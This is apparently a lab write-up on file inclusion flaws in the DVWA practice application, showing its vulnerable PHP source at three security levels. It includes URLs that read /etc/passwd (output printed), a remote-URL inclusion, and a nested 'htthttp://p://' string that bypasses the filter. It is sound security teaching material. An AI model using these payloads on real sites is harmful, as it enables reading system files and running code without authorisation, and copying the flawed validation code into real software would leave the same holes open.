Lab 7: File Inclusion

Local File Inclusion (LFI) and Remote File Inclusion (RFI) are two types of web vulnerabilities that allow an attacker to include malicious files on a target website.


The main difference between the two is the location of the file being included:

Local File Inclusion (LFI) occurs when a web application allows the inclusion of local files on the server, such as system files, log files, and configuration files. An attacker can exploit this vulnerability to access sensitive information stored on the server.

Remote File Inclusion (RFI) occurs when a web application allows the inclusion of remote files, usually through a URL or a network resource. An attacker can exploit this vulnerability by tricking the web application into including a malicious file hosted on a remote server, which can lead to the execution of arbitrary code on the target server.


In summary, LFI allows an attacker to access local files on the target server, while RFI allows an attacker to execute arbitrary code on the target server by including a malicious file from a remote location.

LOW LEVEL LFI



```
<?php

// The page we wish to display
$file = $_GET[ 'page' ];

?>
```

This is a simple PHP code that retrieves the value of the "page" parameter from the URL and stores it in a variable named $file. It does not validate the user input and allows an attacker to access any file on the server by manipulating the "page" parameter in the URL.


127.0.0.1/DVWA/vulnerabilities/view_source.php?id=fi&security=low

File Inclusion Source


vulnerabilities/fi/source/low.php

```
<?php

// The page we wish to display
$file = $_GET[ 'page' ];

?>
```

127.0.0.1/DVWA/vulnerabilities/fi/?page=/etc/passwd

```
root:x:0:0:root:/root:/usr/bin/zsh daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin bin:x:2:2:bin:/bin:/usr/sbin/nologin sys:x:3:3:sys:/dev:/usr/sbin/nologin sync:x:4:65534:sync:/bin:/bin/sync games:x:5:60:games:/usr/g
/nologin man:x:6:12:man:/var/cache/man:/usr/sbin/nologin lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin mail:x:8:8:mail:/var/mail:/usr/sbin/nologin news:x:9:9:news:/var/spool/news:/usr/sbin/nologin uucp:x:10:10:uucp:/v
/usr/sbin/nologin proxy:x:13:13:proxy:/bin:/usr/sbin/nologin www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin backup:x:34:34:backup:/var/backups:/usr/sbin/nologin list:x:38:38:Mailing List Manager:/var/list:/us
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin _apt:x:42:65534::/nonexistent:/usr/sbin/nologin nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin systemd-network:x:998:998:systemd Network Management:/:/u
mysql:x:100:107:MySQL Server,,,:/nonexistent:/bin/false tss:x:101:108:TPM software stack,,,:/var/lib/tpm:/bin/false strongswan:x:102:65534::/var/lib/strongswan:/usr/sbin/nologin systemd-timesync:x:997:997:system
Synchronization:/:/usr/sbin/nologin redsocks:x:103:109::/var/run/redsocks:/usr/sbin/nologin rwhod:x:104:65534::/var/spool/rwho:/usr/sbin/nologin iodine:x:105:65534::/run/iodine:/usr/sbin/nologin messagebus:x:106:
/usr/sbin/nologin miredo:x:107:65534::/var/run/miredo:/usr/sbin/nologin redis:x:108:114::/var/lib/redis:/usr/sbin/nologin usbmux:x:109:46:usbmux daemon,,,:/var/lib/usbmux:/usr/sbin/nologin mosquitto:x:110:116::/var
/usr/sbin/nologin tcpdump:x:111:118::/nonexistent:/usr/sbin/nologin sshd:x:112:65534::/run/sshd:/usr/sbin/nologin _rpc:x:113:65534::/run/rpcbind:/usr/sbin/nologin dnsmasq:x:114:65534:dnsmasq,,,:/var/lib/misc:/usr
statd:x:115:65534::/var/lib/nfs:/usr/sbin/nologin avahi:x:116:122:Avahi mDNS daemon,,,:/run/avahi-daemon:/usr/sbin/nologin stunnel4:x:996:996:stunnel service system account:/var/run/stunnel4:/usr/sbin/nologin D
snmp:x:117:123::/var/lib/snmp:/bin/false _gvm:x:118:124::/var/lib/openvas:/usr/sbin/nologin speech-dispatcher:x:119:29:Speech Dispatcher,,,:/run/speech-dispatcher:/bin/false sslh:x:120:125::/nonexistent:/usr/sbin/
postgres:x:121:126:PostgreSQL administrator,,,:/var/lib/postgresql:/bin/bash pulse:x:122:127:PulseAudio daemon,,,:/run/pulse:/usr/sbin/nologin saned:x:123:130::/var/lib/saned:/usr/sbin/nologin inetsim:x:124:131::/v
/usr/sbin/nologin lightdm:x:125:132:Light Display Manager:/var/lib/lightdm:/bin/false geoclue:x:126:133::/var/lib/geoclue:/usr/sbin/nologin king-phisher:x:127:134::/var/lib/king-phisher:/usr/sbin/nologin polkitd:x:994:99
/lib/polkit-1:/usr/sbin/nologin rtkit:x:128:135:RealtimeKit,,,:/proc:/usr/sbin/nologin colord:x:129:136:colord colour management daemon,,,:/var/lib/colord:/usr/sbin/nologin nm-openvpn:x:130:138:NetworkManager Ope
/lib/openvpn/chroot:/usr/sbin/nologin nm-openconnect:x:131:139:NetworkManager OpenConnect plugin,,,:/var/lib/NetworkManager:/usr/sbin/nologin sacnshe153722:x:1000:1000:sacnshe153722,,,:/home/sacnshe1
```

LOW LEVEL RFI


127.0.0.1/DVWA/vulnerabilities/view_source.php?id=fi&security=low


File Inclusion Source

vulnerabilities/fi/source/low.php

```
<?php

// The page we wish to display
$file = $_GET[ 'page' ];

?>
```


127.0.0.1/DVWA/vulnerabilities/fi/?page=https://www.google.com

MEDIUM LEVEL LFI



```php
<?php

// The page we wish to display
$file = $_GET[ 'page' ];

// Input validation
$file = str_replace( array( "http://", "https://" ), "", $file );
$file = str_replace( array( "../", "..\\" ), "", $file );

?>
```

This code adds some basic input validation to the previous code. The first line of validation uses the str_replace() function to remove any instances of "http://" or "https://" from the input, which would prevent an attacker from including a remote file from a different domain. The second line of validation uses str_replace() again to remove any instances of "../" or "..\" from the input, which would prevent an attacker from accessing files outside of the intended directory on the server.



File Inclusion Source


vulnerabilities/fi/source/medium.php

```php
<?php

// The page we wish to display
$file = $_GET[ 'page' ];

// Input validation
$file = str_replace( array( "http://", "https://" ), "", $file );
$file = str_replace( array( "../", "..\\" ), "", $file );

?>
```

127.0.0.1/DVWA/vulnerabilities/fi/?page=/etc/passwd

```
root:x:0:0:root:/root:/usr/bin/zsh daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin bin:x:2:2:bin:/bin:/usr/sbin/nologin sys:x:3:3:sys:/dev:/usr/sbin/nologin sync:x:4:65534:sync:/bin:/bin/sync games:x:5:60:games:/usr/g
/nologin man:x:6:12:man:/var/cache/man:/usr/sbin/nologin lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin mail:x:8:8:mail:/var/mail:/usr/sbin/nologin news:x:9:9:news:/var/spool/news:/usr/sbin/nologin uucp:x:10:10:uucp:/v
/usr/sbin/nologin proxy:x:13:13:proxy:/bin:/usr/sbin/nologin www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin backup:x:34:34:backup:/var/backups:/usr/sbin/nologin list:x:38:38:Mailing List Manager:/var/list:/us
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin _apt:x:42:65534::/nonexistent:/usr/sbin/nologin nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin systemd-network:x:998:998:systemd Network Management:/:/u
mysql:x:100:107:MySQL Server,,,:/nonexistent:/bin/false tss:x:101:108:TPM software stack,,,:/var/lib/tpm:/bin/false strongswan:x:102:65534::/var/lib/strongswan:/usr/sbin/nologin systemd-timesync:x:997:997:system
Synchronization:/:/usr/sbin/nologin redsocks:x:103:109::/var/run/redsocks:/usr/sbin/nologin rwhod:x:104:65534::/var/spool/rwho:/usr/sbin/nologin iodine:x:105:65534::/run/iodine:/usr/sbin/nologin messagebus:x:106:
/usr/sbin/nologin miredo:x:107:65534::/var/run/miredo:/usr/sbin/nologin redis:x:108:114::/var/lib/redis:/usr/sbin/nologin usbmux:x:109:46:usbmux daemon,,,:/var/lib/usbmux:/usr/sbin/nologin mosquitto:x:110:116::/var
/usr/sbin/nologin tcpdump:x:111:118::/nonexistent:/usr/sbin/nologin sshd:x:112:65534::/run/sshd:/usr/sbin/nologin _rpc:x:113:65534::/run/rpcbind:/usr/sbin/nologin dnsmasq:x:114:65534:dnsmasq,,,:/var/lib/misc:/usr
statd:x:115:65534::/var/lib/nfs:/usr/sbin/nologin avahi:x:116:122:Avahi mDNS daemon,,,:/run/avahi-daemon:/usr/sbin/nologin stunnel4:x:996:996:stunnel service system account:/var/run/stunnel4:/usr/sbin/nologin D
snmp:x:117:123::/var/lib/snmp:/bin/false _gvm:x:118:124::/var/lib/openvas:/usr/sbin/nologin speech-dispatcher:x:119:29:Speech Dispatcher,,,:/run/speech-dispatcher:/bin/false sslh:x:120:125::/nonexistent:/usr/sbin/
postgres:x:121:126:PostgreSQL administrator,,,:/var/lib/postgresql:/bin/bash pulse:x:122:127:PulseAudio daemon,,,:/run/pulse:/usr/sbin/nologin saned:x:123:130::/var/lib/saned:/usr/sbin/nologin inetsim:x:124:131::/v
/usr/sbin/nologin lightdm:x:125:132:Light Display Manager:/var/lib/lightdm:/bin/false geoclue:x:126:133::/var/lib/geoclue:/usr/sbin/nologin king-phisher:x:127:134::/var/lib/king-phisher:/usr/sbin/nologin polkitd:x:994:99
/lib/polkit-1:/usr/sbin/nologin rtkit:x:128:135:RealtimeKit,,,:/proc:/usr/sbin/nologin colord:x:129:136:colord colour management daemon,,,:/var/lib/colord:/usr/sbin/nologin nm-openvpn:x:130:138:NetworkManager Ope
/lib/openvpn/chroot:/usr/sbin/nologin nm-openconnect:x:131:139:NetworkManager OpenConnect plugin,,,:/var/lib/NetworkManager:/usr/sbin/nologin sacnshe153722:x:1000:1000:sacnshe153722,,,:/home/sacnshe1
```

MEDIUM LEVEL RFI



Damn Vulnerable Web Application (DVWA) v1.10 *Development*Source :: Damn Vulnerable Web Application (DVWA) v1.10 *D

127.0.0.1/DVWA/vulnerabilities/view_source.php?id=fi&security=medium


File Inclusion Source

vulnerabilities/fi/source/medium.php

```php
<?php

// The page we wish to display
$file = $_GET[ 'page' ];

// Input validation
$file = str_replace( array( "http://", "https://" ), "", $file );
$file = str_replace( array( "../", "..\\" ), "", $file );

?>
```


127.0.0.1/DVWA/vulnerabilities/fi/?page=htthttp://p://www.google.com

HIGH LEVEL



```php
<?php

// The page we wish to display
$file = $_GET[ 'page' ];

// Input validation
if( !fnmatch( "file*", $file ) && $file != "include.php" ) {
    // This isn't the page we want!
    echo "ERROR: File not found!";
    exit;
}

?>
```

This code adds a more robust input validation to the previous code. The validation uses the fnmatch() function to check if the input matches a specific pattern. In this case, the pattern is "file*", which means that only files that start with "file" are allowed to be included. The code also checks if the input is equal to "include.php", which allows a specific file to be included. If the input does not match the allowed pattern or not equal to "include.php", the code outputs an error message and exits the script. An attacker may find a way to bypass the validation by finding a file that starts with "file" and has a malicious payload.



Damn Vulnerable Web Application (DVWA) v1.10 *Development*Source :: Damn Vulnerable Web Application (D

127.0.0.1/DVWA/vulnerabilities/view_source.php?id=fi&security=high

File Inclusion Source

